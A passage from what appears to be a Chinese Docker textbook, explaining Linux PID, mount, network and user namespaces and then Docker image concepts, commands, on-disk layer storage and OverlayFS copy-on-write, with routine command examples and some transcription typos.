当创建一个 PID Namespace 时，第一个进程的 PID 号是 1，也就是 init 进程。init 进程有一些特殊之处，例如 init 进程需要负责回收所有孤儿进程的资源。另外，发送给 init 进程的任何信号都会被屏蔽，即使发送的是 SIGKILL 信号，也就是说，在容器内无法“杀死” init 进程。

但是当用 ps 命令查看系统的进程时，会发现竟然可以看到 host 的所有进程：

```
# ps ax
      PID TTY          STAT       TIME COMMAND
    1  ?           Ss          0:24  init [5]
    2  ?           S           0:06  [kthreadd]
    3  ?           S           1:37  [ksoftirqd/0]
    5  ?           S<          0:00  [kworker/0:0H]
    7  ?           S           0:16  [kworker/u33:0]
...
7585 pts/0      S+          0:00  sleep 1000
```

这是因为 `ps` 命令是从 `procfs` 读取信息的，而 `procfs` 并没有得到隔离。虽然能看到这些进程，但由于它们其实是在另一个 PID Namespace 中，因此无法向这些进程发送信号：

```
# kill -9 7585
-bash: kill: (7585) - No such process
```

#### 4. Mount Namespace

Mount Namespace 用来隔离文件系统挂载点，每个进程能看到的文件系统都记录在 `/proc/$$/mounts` 里。在创建了一个新的 Mount Namespace 后，进程系统对文件系统挂载 / 卸载的动作就不会影响到其他 Namespace。

之前看到，创建 PID Namespace 后，由于 `procfs` 没有改变，因此通过 `ps` 命令看到的仍然是 host 的进程树，其实可以通过在这个 PID Namespace 里挂载 `procfs` 来解决这个问题，如下：

```
# mount -t proc none /proc
# ps ax
      PID TTY          STAT       TIME COMMAND
    1 pts/2      S+          0:00  newns
    3 pts/2      R+          0:00  ps ax
```

但此时由于文件系统挂载点没有隔离，因此 host 看到的 `procfs` 也会是这个新的 `procfs`，这样在 host 上就会出问题：

```
# ps ax
Error, do this: mount -t proc none /proc
```

可如果同时使用 Mount Namespace 和 PID Namespace，新的 Namespace 里的进程和 host 上的进程将会看到各自的 `procfs`，故而也就不存在上面的问题了。

#### 5. Network Namespace

这个 Namespace 会对网络相关的系统资源进行隔离，每个 Network Namespace 都有自己的网络设备、IP 地址、路由表、`/proc/net` 目录、端口号等。网络隔离的必要性是很明显的，举一个例子，在没有隔离的情况下，如果两个不同的容器都想运行同一个 Web 应用，而这个应用又需要使用 80 端口，那就会有冲突了。

新创建的 Network Namespace 会有一个 loopback 设备，除此之外不会有任何其他网络设备，因此用户需要在这里面做自己的网络配置。IP 工具已经支持 Network Namespace，可以通过它来为新的 Network Namespace 配置网络功能。首先创建 Network Namespace：

```
# ip netns add new_ns
```

使用“ip netns exec”命令可以对特定的 Namespace 执行网络管理：

```
# ip netns exec new_ns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

看到确实只有 loopback 这个网络接口，并且它还因处于 DOWN 状态而不可用：

```
# ip netns exec new_ns ping 127.0.0.1
connect: Network is unreachable
```

通过以下命令可以启用 loopback 网络接口：

```
# ip netns exec new_ns ip link set dev lo up
# ip netns exec new_ns ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.053 ms
...
```

最后可以这样删除 Namespace：

```
# ip netns delete new_ns
```

容器的网络配置是一个很大的话题，后面有专门的章节讲解，因此这里暂不展开。

## 6. User Namespace

User Namespace 用来隔离用户和组 ID，也就是说一个进程在 Namespace 里的用户和组 ID 与它在 host 里的 ID 可以不一样，这样说可能读者还不理解有什么实际的用处。User Namespace 最有用的地方在于，host 的普通用户进程在容器里可以是 0 号用户，也就是 root 用户。这样，进程在容器内可以做各种特权操作，但是它的特权被限定在容器内，离开了这个容器它就只有普通用户的权限了。



**注意** 容器内的这类 root 用户，实际上还是有很多特权操作不能执行，基本上如果这个特权操作会影响到其他容器或者 host，就不会被允许。

在 host 上，可以看到我们是 lizf 用户。

```
$ id
uid=1000(lizf) gid=100(users) groups=100(users)
```

现在创建新的 User Namespace，看看又是什么情况？

```
$ new-usersns
$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
```

可以看到，用户名和组名都变了，变成 65534，不再是原来的 1000 和 100。

接下来的问题是，怎么设定 Namespace 和 host 的 UID 的映射关系？方法是在创建新的 Namespace 后，设置这个 Namespace 里进程的 `/proc/<PID>/uid_map`。在 Namespace 终端看到的是这样的：

```
$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
$ echo $$
17074
$ cat /proc/17074/uid_map
$
```

可以看到 `uid_map` 是空的，也就是还没有 UID 的映射。这可以在 host 终端上通过 root 用户设置，如下。

```
# echo "0 1000 65536" > /proc/17074/uid_map
```

上面命令表示要将 `[1000, 66536]` 的 UID 在 Namespace 里映射成 `[0, 65536]`。再切回到 Namespace 终端看看：

```
$ id
uid=0(root) gid=65534(nogroup) 65534(nogroup)
```

可以看到，我们成功地将 `lizf` 用户映射成容器里的 `root` 用户了。对于 `gid`，也可以做类似的操作。

至此，关于 Namespace 和 Cgroup 的知识就讲解完了，可以看到，Namespace 和 Cgroup 的使用是很灵活的，同时这里面又有不少需要注意的地方，因此直接操作 Namespace 和 Cgroup 并不是很容易。正是因为这些原因，Docker 通过 Libcontainer 来处理这些底层的事情。这样一来，Docker 只需要简单地调用 Libcontainer 的 API，就能将完整的容器搭建起来。而作为 Docker 的用户，就更不用操心这些事情了，而只需要学习 Docker 的使用手册，就能通过一两简单的 Docker 命令启动容器。

## 2.5 容器造就 Docker

关于容器是否是 Docker 的核心技术，业界一直存在着争议。有人认为 Docker 的核心技术是对分层镜像的创新使用，有人认为其核心是统一了应用的打包分发和部署方式，为服务器级别的“应用商店”提供了可能，而这将会是颠覆传统行业的举措。事实上，这一系列创新并不是依赖于容器技术的，基于传统的 hypervisor 也可以做到，业界也由此诞生

了一些开源项目，比如 Hyper、Clear Linux 等。另外，Docker 官方对 Docker 核心功能的描述“Build, Ship and Run”中也确实没有体现与容器强相关的内容。

尽管如此，笔者依然认为容器是 Docker 的核心技术之一。


首先从 Docker 的诞生历史上，它主要是为了完善当时不温不火的容器项目 LXC，使用户可以更方便地使用容器，让容器可以更好地应用到项目开发和部署的各个流程中。从一开始 LXC 就是 Docker 上的唯一容器引擎也可以看出这一点。所以可以说，Docker 是为容器而生的。

另外，更重要的一点，跟 Docker 一起发展和被大家熟知的，还有叫做“微服务”(micro service)的设计哲学，而这会把容器的优势发挥得更加淋漓尽致。容器作为 Linux 平台的轻量级虚拟化，其核心优势是跟内核的无缝融合，其在运行效率上的优势和极小的系统开销，与需要将各个组件单独部署的微服务应用完美融合。而且微服务在隔离性问题上更加可控，这也避免了容器相对传统虚拟化在隔离性上的短板。所以，未来在微服务的设计哲学下，容器必将跟 Docker 一起得到更加广泛的应用和发展。

在理解了容器，理解了容器的核心技术 Cgroup 和 Namespace，理解了容器技术如何巧妙且轻量地实现“容器”本身的资源控制和访问隔离之后，可以看到 Docker 和容器是一种完美的融合和相辅相成的关系，它们不是唯一的搭配，但一定是最完美的组合。与其说是容器造就了 Docker，不如说是它们造就了彼此，容器技术让 Docker 得到更多的应用和推广，Docker 也使得容器技术被更多人熟知。在可预见的未来，它们也一定会彼此促进，共同发展，在全新的解决方案和生态系统中扮演着重要的角色。

## 2.6 本章小结

本章对容器技术做了详细的剖析，相信读者已经对容器的概念和原理有了清晰的认识，在这样的基础之上，可以更加轻松和深刻地理解 Docker 的一系列技术了，接下来的章节会针对 Docker 中的各个子系统做详细的介绍。



## Chapter 3 第3章

# 理解 Docker 镜像

Docker 所宣称的用户可以随心所欲地 “Build、Ship and Run” 应用的能力，其核心是由 Docker image（Docker 镜像）来支撑的。Docker 通过把应用的运行时环境和应用打包在一起，解决了部署环境依赖的问题；通过引入分层文件系统这种概念，解决了空间利用的问题。它彻底消除了编译、打包与部署、运维之间的鸿沟，与现在互联网企业推崇的 DevOps 理念不谋而合，大大提高了应用开发部署的效率。Docker 公司的理念被越来越多的人理解和认可也就是理所当然的了，而理解 Docker image 则是深入理解 Docker 技术的一个关键点。

本章主要介绍 Docker image 的使用和相关技术细节。其中 3.1 节介绍 Docker image 的基本概念；3.2 节从 image 生命周期的角度介绍其使用方法；3.3 节介绍 Docker image 的组织结构；3.4 节介绍 Docker image 相关的一些扩展知识。

## 3.1 Docker image 概念介绍

简单地说，Docker image 是用来启动容器的只读模板，是容器启动所需要的 roots，类似于虚拟机所使用的镜像。首先需要通过一定的规则和方法表示 Docker image，如图 3-1 所示。

图 3-1 是典型的 Docker 镜像的表示方法，可以看到其被 “/” 分为了三个部分，其中每部分都可以类比 Github 中的概念。下面按照从左到右的顺序介绍这几个部分以及相关的一些重要概念。




图 3-1 Docker 镜像的典型表示法

- ❑ Remote docker hub：集中存储镜像的 Web 服务器地址。该部分的存在使得可以区分从不同镜像库中拉取的镜像。若 Docker 的镜像表示中缺少该部分，说明使用的是默认镜像库，即 Docker 官方镜像库。
- ❑ Namespace：类似于 Github 中的命名空间，是一个用户或组织中所有镜像的集合。
- ❑ Repository：类似于 Git 仓库，一个仓库可以有多个镜像，不同镜像通过 tag 来区分。
- ❑ Tag：类似 Git 仓库中的 tag，一般用来区分同一类镜像的不同版本。
- ❑ Layer：镜像由一系列层组成，每层都用 64 位的十六进制数表示，非常类似于 Git 仓库中的 commit。
- ❑ Image ID：镜像最上层的 layer ID 就是该镜像的 ID，Repo:tag 提供了易于人类识别的名字，而 ID 便于脚本处理、操作镜像。

镜像库是 Docker 公司最先提出的概念<sup>①</sup>，非常类似应用市场的概念。用户可以发布自己的镜像，也可以使用别人的镜像。Docker 开源了镜像存储部分的源代码（Docker Registry 以及 Distribution），但是这些开源组件并不适合独立地发挥功能，需要使用 Nginx 等代理工具添加基本的鉴权功能，才能搭建出私有镜像仓库。本地镜像则是已经下载到本地的镜像，可以使用 docker images 等命令进行管理。这些镜像默认存储在 /var/lib/docker 路径下，该路径也可以使用 docker daemon -g 参数在启动 Daemon 时指定。



**提示** Docker 的镜像已经支持更多层级，比如用户的命名空间之前可以包含组织（Remote-dockerhub.com/group/namespace/bar:latest）。但是目前 Docker 官方的镜像库还不具备该能力。

## 3.2 使用 Docker image

Docker 内嵌了一系列命令制作、管理、上传和下载镜像。可以调用 REST API 给 Docker daemon 发送相关命令，也可以使用 client 端提供的 CLI 命令完成操作。本书的第 7 章会详细阐述 Docker REST API 的细节，本节则主要根据功能对涉及 image 的命令进行说明。下面就从 Docker image 的生命周期角度说明 Docker image 的相关使用方法。

### 3.2.1 列出本机的镜像

下面的命令可以列出本地存储中镜像，也可以查看这些镜像的基本信息。

```
$ docker images
```

REPOSITORY	TAG	IMAGE ID	CREATED	VIRTUAL SIZE
ubuntu	14.04.2	2103b00b3fdf	5 months ago	188.3 MB
ubuntu	latest	2103b00b3fdf	5 months ago	188.3 MB

<sup>①</sup> 见 <https://hub.docker.com>。

ubuntu	trusty	2103b00b3fdf	5 months ago	188.3 MB
ubuntu	trusty-20150228.11	2103b00b3fdf	5 months ago	188.3 MB
ubuntu	14.04	2d24f826cb16	5 months ago	188.3 MB
busybox	buildroot-2014.02	4986bf8c1536	7 months ago	2.43 MB
busybox	latest	4986bf8c1536	7 months ago	2.43 MB

此外, 通过 `--help` 参数还可以查询 `docker images` 的详细用法, 如下:

```
$ docker images --help

Usage: docker images [OPTIONS] [REPOSITORY]

List images

-a, --all=false          Show all images (default hides intermediate images)
--digests=false         Show digests
-f, --filter=[]          Filter output based on conditions provided
--help=false            Print usage
--no-trunc=false        Don't truncate output
-q, --quiet=false       Only show numeric IDs
```

其中, `--filter` 用于过滤 `docker images` 的结果, 过滤器采用 `key=value` 的这种形式。目前支持的过滤器为 `dangling` 和 `label`。`--filter "dangling=true"` 会显示所有“悬挂”镜像。“悬挂”镜像没有对应的名称和 `tag`, 并且其最上层不会被任何镜像所依赖。`docker commit` 在一些情况下会产生这种“悬挂”镜像。下面第一条命令产生了一个“悬挂”镜像, 第二条命令则根据其特点过滤出该镜像了。图 3-2 中的 `d08407d841f3` 就是这种镜像。

```
$ docker commit 0d6cbf57f660
$ docker images --filter "dangling=true"
REPOSITORY    TAG        IMAGE ID      CREATED       VIRTUAL SIZE
<none>        <none>     d08407d841f3  3 hours ago   2.43 MB
```

在上面的命令中, `--no-trunc` 参数可以列出完整长度的 `Image ID`。若添加参数 `-q` 则会只输出 `Image ID`, 该参数在管道命令中很有用处。一般来说悬挂镜像并不总是我们所需要的, 并且会浪费磁盘空间。可以使用如下管道命令删除所有的“悬挂”镜像。

```
$ docker images --filter "dangling=true" -q | xargs docker rmi
Deleted: 8a39aa048fe3f2e319651b206073b2a2e437dcf85c15fedb6f437cfe86105145
```

这里的 `--digests` 比较特别, 这个参数是伴随着新版本的 Docker Registry V2 (即 Distribution) 产生的, 在本书接下来的第 4 章会详细说明。

按照 Docker 官方路标和最近的动作, Docker 只会保留最核心的 `image` 相关命令和功能, 因此那些非核心功能就会被删除。比如 `--tree` 和 `--dot` 已经从 Docker 1.7 中删掉。官方推荐使用 `dockerviz`<sup>①</sup> 工具分析 Docker image。执行以下命令, 可以图形化地展示 Docker image

① 见 <https://github.com/justone/dockviz>。



的层次关系。

```
# dockviz images -d | dot -Tpng -o images.png
```

执行结果如图 3-2 所示，可以看到，同一个仓库中的镜像并不一定要有特别的关系，比如 `ubuntu:14.04` 和 `ubuntu:14.04.2` 之间就没有共享任何层。




图 3-2 Docker image 层次关系

### 3.2.2 Build：创建一个镜像

创建镜像是一个很常用的功能，既可以从无到有地创建镜像，也可以以现有的镜像为基础进行增量开发，还可以把容器保存为镜像。下面就详细介绍这些方法。

#### 1. 直接下载镜像

我们可以从镜像仓库下载一个镜像，比如，以下为下载 `busybox` 镜像的示例。

```
$ docker pull busybox
Using default tag: latest
Pulling repository docker.io/library/busybox
8c2e06607696: Download complete
cf2616975b4a: Download complete
6ce2e90b0bc7: Download complete
Status: Downloaded newer image for busybox:latest
```

具体使用镜像仓库的方法，本书会在后续章节详细描述，这里暂不做说明。

#### 2. 导入镜像

还可以导入一个镜像，对此，Docker 提供了两个可用的命令 `docker import` 和 `docker load`。`docker load` 一般只用于导入由 `docker save` 导出的镜像，导入后的镜像跟原镜像完全一样，包括拥有相同的镜像 ID 和分层等内容。下面的第一行命令可以导出 `busybox` 为 `busybox.tar`，第二条命令则是导入该镜像：

```
$ docker save -o busybox.tar busybox
$ docker load -i busybox.tar
```

不同于 `docker load`, `docker import` 不能用于导入标准的 Docker 镜像, 而是用于导入包含根文件系统的归档, 并将之变成 Docker 镜像。

### 3. 制作新的镜像

前面说过, `docker import` 用于导入包含根文件系统的归档, 并将之变成 Docker 镜像。因此, `docker import` 常用来制作 Docker 基础镜像, 如 Ubuntu 等镜像。与此相对, `docker export` 则是把一个镜像导出为根文件系统的归档。

---

 **提示** 读者可以使用 Debian 提供的 Debootstrap 制作 Debian 或 Ubuntu 的 Base image, 可以在 Docker 官网找到教程<sup>①</sup>。

---

Docker 提供的 `docker commit` 命令可以增量地生成一个镜像, 该命令可把容器保存为一个镜像, 还能注明作者信息和镜像名称, 这与 `git commit` 类似。当镜像名称为空时, 就会形成“悬挂”镜像。当然, 使用这种方式每新增加一层都需要数个步骤(比如, 启动容器、修改、保存修改等), 所以效率是比较低的, 因此这种方式适合正式制作镜像前的尝试。当最终确定制作的步骤后, 可以使用 `docker build` 命令, 通过 Dockerfile 文件生成镜像。

#### 3.2.3 Ship: 传输一个镜像

镜像传输是连接开发和部署的桥梁。可以使用 Docker 镜像仓库做中转传输, 还可以使用 `docker export/docker save` 生成的 tar 包来实现, 或者使用 Docker 镜像的模板文件 Dockerfile 做间接传输。目前托管在 Github 等网站上的项目, 已经越来越多地包含有 Dockerfile 文件; 同时 Docker 官方镜像仓库使用了 github.com 的 webhook 功能, 若代码被修改就会触发流程自动重新制作镜像。

#### 3.2.4 Run: 以 image 为模板启动一个容器

启动容器时, 可以使用 `docker run` 命令, 该命令在相关章节会详细描述, 本节不做深入说明。

图 3-3 总结了上文提到的 Docker 镜像生命周期管理的相关命令。现阶段 Docker 镜像相关的命令存在一些问题, 包括:

- ❑ 命令间逻辑不一致, 比如列出容器使用的是 `docker ps`, 列出镜像使用的是 `docker images`。
- ❑ 混用命令导致命令语义不清晰, 比如查看容器和镜像详细信息的命令都是 `docker inspect`。

所以基于这些考虑, Docker 项目的路标中提到会把相关命令归类, 并使用二级命令来管理。因此读者可以着重学习命令的用法和其实现的功能, 不用过分关心命令的形式。

---

① <https://docs.docker.com/articles/baseimages/>。




图 3-3 Docker image 生命周期图

### 3.3 Docker image 的组织结构

上节讲到 Docker image 是用来启动容器的只读模板，提供容器启动所需要的 rootfs，那么 Docker 是怎么组织这些数据的呢？

#### 3.3.1 数据的内容

Docker image 包含着数据及必要的元数据。数据由一层层的 image layer 组成，元数据则是一些 JSON 文件，用来描述数据（image layer）之间的关系以及容器的一些配置信息。下面使用 overlay 存储驱动对 Docker image 的组织结构进行分析，首先需要启动 Docker daemon，命令如下：

```
# docker daemon -D -s overlay -g /var/lib/docker
```

这里从官方镜像库下载 busybox 镜像用作分析。由于前面已经下载过该镜像，所以这里并没有重新下载，而只是做了简单的校验。可以看到 Docker 对镜像进行了完整性校验，这种完整性的凭证是由镜像仓库提供的。相关内容会在后面的章节提到，这里不再展开介绍。

```
$ docker pull busybox
Using default tag: latest
latest: Pulling from library/busybox
cf2616975b4a: Already exists
8c2e06607696: Already exists
Digest: sha256:38a203e1986cf79639fb9b2e1d6e773de84002f6ea2d4eb006b52004ee8502d
Status: Image is up to date for busybox:latest
$ docker history busybox      # 为了排版对结果做了一些整理
```

IMAGE	CREATED	CREATED BY	SIZE
8c2e06607696	4 months ago		0 B
6ce2e90b0bc7	4 months ago	/bin/sh -c #(nop) ADD file	2.43 MB
cf2616975b4a	4 months ago	/bin/sh -c #(nop) MAINTAINER	0 B

该镜像包含 cf2616975b4a、6ce2e90b0bc7、8c2e06607696 三个 layer。让我们先到本地存储路径一探究竟吧。

```
# ls -l /var/lib/docker
total 44
drwx----- 2 root root 4096 Jul 24 18:41 containers          # 存放容器运行相关信息
drwx----- 3 root root 4096 Apr 13 14:32 execdriver
drwx----- 6 root root 4096 Jul 24 18:43 graph                # Image 各层的元数据
drwx----- 2 root root 4096 Jul 24 18:41 init
-rw-r--r-- 1 root root 5120 Jul 24 18:41 linkgraph.db
drwxr-xr-x 5 root root 4096 Jul 24 18:43 overlay              # Image 各层数据
-rw----- 1 root root 106 Jul 24 18:43 repositories-overlay  # Image 总体信息
drwx----- 2 root root 4096 Jul 24 18:43 tmp
drwx----- 2 root root 4096 Jul 24 19:09 trust               # 验证相关信息
drwx----- 2 root root 4096 Jul 24 18:41 volumes             # 数据卷相关信息
```

## 1. 总体信息

从 repositories-overlay 文件可以看到该存储目录下的所有 image 以及其对应的 layer ID。为了减少干扰，实验环境之中只包含一个镜像，其 ID 为 8c2e06607696bd4af，如下。

```
# cat repositories-overlay |python -m json.tool
{
  "Repositories": {
    "busybox": {
      "latest": "8c2e06607696bd4afb3d03b687e361cc43cf8ec1a4a725bc96e39f05ba97dd55"
    }
  }
}
```

## 2. 数据和元数据

graph 目录和 overlay 目录包含本地镜像库中的所有元数据和数据信息。对于不同的存储驱动，数据的存储位置和存储结构是不同的，本章不做深入的讨论。可以通过下面的命令观察数据和元数据中的具体内容。元数据包含 json 和 layersize 两个文件，其中 json 文件包含了必要的层次和配置信息，layersize 文件则包含了该层的大小。

```
# ls -l graph/8c2e06607696bd4afb3d03b687e361cc43cf8ec1a4a725bc96e39f05ba97dd55/
total 8
-rw----- 1 root root 1446 Jul 24 18:43 json
-rw----- 1 root root 1 Jul 24 18:43 layersize
# ls -l overlay/8c2e06607696bd4afb3d03b687e361cc43cf8ec1a4a725bc96e39f05ba97dd55/
total 4
drwxr-xr-x 17 root root 4096 Jul 24 18:43 root
```

可以看到 Docker 镜像存储路径下已经存储了足够的信息，Docker daemon 可以通过这些信息还原出 Docker image：先通过 repositories-overlay 获得 image 对应的 layer ID；再根据 layer 对应的元数据梳理出 image 包含的所有层，以及层与层之间的关系；然后使用联合挂载技术还原出容器启动所需要的 rootfs 和一些基本的配置信息。

### 3.3.2 数据的组织

从上节看到，通过 repositories-overlay 可以找到某个镜像的最上层 layer ID，进而找到对应的元数据，那么元数据都存了哪些信息呢？可以通过 docker inspect 得到该层的元数据。为了简单起见，下面的命令输出中删除了一些与讨论无关的层次信息。



**注意** docker inspect 并不是直接输出磁盘中的元数据文件，而是对元数据文件进行了整理，使其更易读，比如标记镜像创建时间的条目由 created 改成了 Created；标记容器配置的条目由 container\_config 改成了 ContainerConfig，但是两者的数据是完全一致的。

```
$ docker inspect busybox:latest
[
{
  "Id": "8c2e06607696bd4afb3d03b687e361cc43cf8ec1a4a725bc96e39f05ba97dd55",
  "Parent": "6ce2e90b0bc7224de3db1f0d646fe8e2c4dd37f1793928287f6074bc451a57ea",
  "Comment": "",
  "Created": "2015-04-17T22:01:13.062208605Z",
  "Container": "811003e0012ef6e6db039bcef852098d45cf9f84e995efb93a176a11e9aca6b9",
  "ContainerConfig": {
    "Hostname": "19bbb9ebab4d",
    "Domainname": "",
    "User": "",
    "AttachStdin": false,
    "AttachStdout": false,
    "AttachStderr": false,
    "ExposedPorts": null,
    "PublishService": "",
    "Tty": false,
    "OpenStdin": false,
    "StdinOnce": false,
    "Env": null,
    "Cmd": [
      "/bin/sh",
      "-c",
      "#(nop) CMD [\"/bin/sh\"]"
    ],
  },
  "DockerVersion": "1.6.0",
  "Author": "Jevome Petazzoni <u003cjerome@docker.com>u003e",
  "Config": {
```

```

    "Hostname": "19bbb9ebab4d",
    "Domainname": "",
    "User": "",
    "AttachStdin": false,
    "AttachStdout": false,
    "AttachStderr": false,
    "ExposedPorts": null,
    "PublishService": "",
    "Tty": false,
    "OpenStdin": false,
    "StdinOnce": false,
    "Env": null,
    "Cmd": [
        "/bin/sh"
    ],
    "Architecture": "amd64",
    "Os": "linux",
    "Size": 0,
    "VirtualSize": 2433303,
    "GraphDriver": {
        "Name": "aufs",
        "Data": null
    }
}
]

```

对于上面的输出，有几项需要重点说明一下：

- ❑ Id: Image 的 ID。通过上面的讨论，可以看到 image ID 实际上只是最上层的 layer ID，所以 `docker inspect` 也适用于任意一层 layer。
- ❑ Parent: 该 layer 的父层，可以递归地获得某个 image 的所有 layer 信息。
- ❑ Comment: 非常类似于 Git 的 commit message，可以为该层做一些历史记录，方便其他人理解。
- ❑ Container: 这个条目比较有意思，其中包含哲学的味道。比如前面提到容器的启动需要以 image 为模板。但又可以把该容器保存为镜像，所以一般来说 image 的每个 layer 都保存自一个容器，所以该容器可以说是 image layer 的“模板”。
- ❑ Config: 包含了该 image 的一些配置信息，其中比较重要的是：“env”容器启动时会作为容器的环境变量；“Cmd”作为容器启动时的默认命令；“Labels”参数可以用于 `docker images` 命令过滤。
- ❑ Architecture: 该 image 对应的 CPU 体系结构。现在 Docker 官方支持 amd64，对其他体系架构的支持也在进行中。

通过这些元数据信息，可以得到某个 image 包含的所有 layer，进而组合出容器的 roots，再加上元数据中的配置信息（环境变量、启动参数、体系架构等）作为容器启动时的参数。至此已经具备启动容器必需的所有信息。

## 3.4 Docker image 扩展知识

Cgroup 和 Namespace 等容器相关技术已经存在很久，在 VPS、PaaS 等领域也有很广泛的应用，但是直到 Docker 的出现才真正把这些技术带入到大众的视野。同样，Docker 的出现才让我们发现原来可以这样管理镜像，可以这样糅合老技术以适应新的需求。Docker 引入联合挂载技术（Union mount）使镜像分层成为可能；而 Git 式的管理方式，使基础镜像的重用成为可能。现在就了解一下相关的技术吧。

### 3.4.1 联合挂载

联合文件系统这种思想由来已久，这类文件系统会把多个目录（可能对应不同的文件系统）挂载到同一个目录，对外呈现这些目录的联合。1993 年 Werner Almsberger 实现的“*Inheriting File System*”可以看作是一个开端。但是该项目最终废弃了，而后其他开发者又为 Linux 社区贡献了 unionfs（2003 年）、aufs（2006 年）和 Union mounts（2004 年）<sup>①</sup>，但都因种种原因未合入社区。直到 OverlayFS<sup>②</sup>在 2014 年合入 Linux 主线，才结束了 Linux 主线中无联合文件系统的历史。

这种联合文件系统早期是用在 LiveCD 领域。在一些发行版中我们可以使用 LiveCD 快速地引导一个系统去初始化或检测磁盘等硬件资源。之所以速度很快，是因为我们不需要把 CD 中的信息拷贝到磁盘或内存等可读可写的介质中。而只需把 CD 只读挂载到特定目录，然后在其上附加一层可读可写的文件层，任何导致文件变动的修改都会被添加到新的文件层内。这就是写时复制（copy-on-write）的概念。

### 3.4.2 写时复制

写时复制是 Docker image 之所以如此强大的一个重要原因。写时复制在操作系统领域有很广泛的应用，fork 就是一个经典的例子。当父进程 fork 子进程时，内核并没有为子进程分配内存（当然基本的进程控制块、堆栈还是需要的），而是让父子进程共享内存。当两者之一修改共享内存时，会触发一次缺页异常导致真正的内存分配。这样做既加速了子进程的创建速度，又减少了内存的消耗（如图 3-4 所示）。




图 3-4 fork 中的写时复制

① <https://lwn.net/Articles/396020/>。

② 现在一般称为 Overlay 文件系统。

Docker image 使用写时复制也是为了达到相同目的：快和节省空间。我们以内核主线中的 OverlayFS 作为例子介绍一下写时复制。

OverlayFS 会把一个“上层”的目录和“下层”的目录组合在一起：“上层”目录和“下层”目录或者组合，或者覆盖，或者一块呈现。当然“下层”目录也可以是联合文件系统的挂载点<sup>①</sup>。

首先你需要有支持 OverlayFS 的 Linux 环境（内核 3.18 以上）。Ubuntu 用户可以从 Ubuntu 维护的 kernel 版本<sup>②</sup>中下载最新的内核安装包（比如 vivid 版本）。当然也可以手工编译新版的 kernel，但这不是本文的重点，所以暂不细说。下面的测试为了突出变化，删除了无用的文件。

```
$ cat /proc/filesystems | grep overlay
nodev overlay
```

利用上述命令可确定内核支持 OverlayFS。下面以建楼的形式来描述联合文件系统的工作方式，首先需要有混凝土和钢筋等基础原料作为最底层依赖。示例如下：

```
$ mkdir material
$ echo "bad concrete" > material/concrete
$ echo "rebar" > material/rebar
```

但是在建设之前，发现混凝土的质量有问题，所以运来了新的混凝土，同时运来了大理石用作地板砖。示例如下：

```
$ mkdir material2
$ echo "good concrete" > material2/concrete
$ echo "marble" > material2/marble
```

现在已经准备好了建筑所需要的所有材料，下面创建 build 目录作为具体施工的层。另外每个 OverlayFS 挂载点还依赖一些必要的目录，包括 merge（工作目录）、work（OverlayFS 所必须的一个空目录）等，如下：

```
$ mkdir merge work build
$ ls
build material material2 merge work
```

然后挂载 OverlayFS，下面的命令指定了 material 目录为最底层，material2 目录为次底层，build 目录为上层。至此已经完成了建楼所需要的所有依赖。

```
# mount -t overlay overlay -olowerdir= material: material2,upperdir=
build,workdir=work merge
```

① <https://www.kernel.org/doc/Documentation/filesystems/overlayfs.txt>。

② <http://kernel.ubuntu.com/~kernel-ppa/mainline/>。



### 1. 覆盖

现在，在 merge 目录中可以看到混凝土、钢筋和大理石了。并且混凝土是合格的，也就是说 material2 目录中的 concrete 覆盖了 material 目录的对应文件。所以目录所处的层级是很重要的，上层的文件会覆盖同名的下层文件；另外现在的文件系统中会保存两份混凝土数据，所以不合理地修改一个大文件会使 image 的 size 大增。示例如下：

```
